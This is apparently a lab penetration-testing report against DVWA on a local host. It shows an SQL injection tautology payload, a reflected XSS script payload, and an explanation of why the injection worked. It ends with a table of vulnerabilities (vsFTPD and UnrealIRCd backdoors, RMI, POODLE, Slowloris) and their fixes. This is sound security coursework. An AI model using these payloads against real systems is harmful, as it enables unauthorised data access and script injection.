


Comment: user id from DVWA was successfully intercepted and captured in burp.


Modifying the payload:

Replace id=1234 with id=1' OR '1'='1 converted to id=1'+OR+'1'%3d'1

Then Send



SQL Injection successful



Analyzing Request

Analysis of the Successful Request

The table breaks down how my input manipulated the HTTP request to bypass the database logic


Component	Value / Content	Purpose & Impact
Method	GET	The data is sent via the URL parameters.
Resource Path	/dvwa/vulnerabilities/sqli/	The specific vulnerable endpoint you are targeting.
Vulnerable Parameter	id	The input field that is not properly sanitized by the PHP code.
Injected Payload	1' OR '1'='1	The "Tautology." By adding OR '1'='1', you make the query condition always true.
Encoded Payload	1%27+OR+%271%27%3D%271	Necessary for the server to interpret spaces and quotes as data rather than protocol delimiters.
HTTP Status Code	200 OK	Confirms the server processed the request and returned the page content.
Evidence of Success	Multiple <pre> blocks	The database dumped all rows because the WHERE clause logic was bypassed.

iii) XSS vulnerability testing

Try: <script>alert(1)</script>

The screenshot shows the DVWA web application interface. The browser's address bar displays the URL `http://192.168.56.101/dvwa/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The main content area features a form titled "What's your name?" with a text input field containing the payload `<script>alert(1)</script>` and a "Submit" button. The left sidebar contains a navigation menu with "XSS reflected" highlighted in green. Below the form, there is a "More info" section with links to external resources: <http://hacker.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom of the page, the user is logged in as "admin" with a security level of "low" and PHPIDS disabled. There are also "View Source" and "View Help" links at the bottom right.

XSS Vulnerability present



5. Technical Vulnerability Analysis

Vulnerability Name	Risk Level	Impact on Stakeholder Trust & System Adoption	Practical Fix (Remediation)
vsFTPD 2.3.4 Backdoor	Critical	Total System Compromise: An attacker gaining root access could manipulate feed data or shut down operations, destroying community trust in the digital system.	System Hardening: Immediately remove the compromised service. Replace with a verified, secure version (2.3.5+) or switch to SFTP.
SQL Injection (SQLi)	Critical	Data Integrity Loss: Unauthorized access to databases allows for the theft of farmer records or manipulation of supply chain data, making the system unreliable for stakeholders.	Secure Coding: Implement prepared statements and input validation to ensure the web application only processes legitimate requests.
UnrealIRCd Backdoor	Critical	Infrastructure Sabotage: Exploitation allows attackers to use the BSF network for malicious activities, creating a reputational	Patch Management: Audit all communication software; remove the trojaned version and install the official, signed

		barrier for local adoption.	release.
RMI Remote Code Execution	High	Operational Disruption: Arbitrary code execution can lead to the "darkening" of digital portals in rural areas, leading users to perceive the technology as "broken" or "unsafe."	Access Control: Restrict RMI registry access to local or trusted management IPs only and require strong authentication.
SSL POODLE / Logjam	High	Confidentiality Breach: Man-in-the-Middle attacks can intercept sensitive communications, discouraging stakeholders from sharing data over the network.	Protocol Update: Disable SSLv3 and legacy 512-bit ciphers; enforce TLS 1.2+ to ensure data remains private during transit.
Slowloris DoS	Medium	Service Unavailability: If management portals are frequently offline due to resource exhaustion, users in low-resource settings will revert to manual, inefficient processes.	Resource Optimization: Configure web servers to limit concurrent connections and implement a timeout for incomplete HTTP headers.
Cross-Site Scripting (XSS)	Medium	Phishing & Fraud: Attackers can use XSS to steal login credentials from project staff, leading to unauthorized changes in the Nutrifeed distribution records.	Input Sanitization: Filter all user-generated content to prevent the execution of malicious scripts in the user's browser.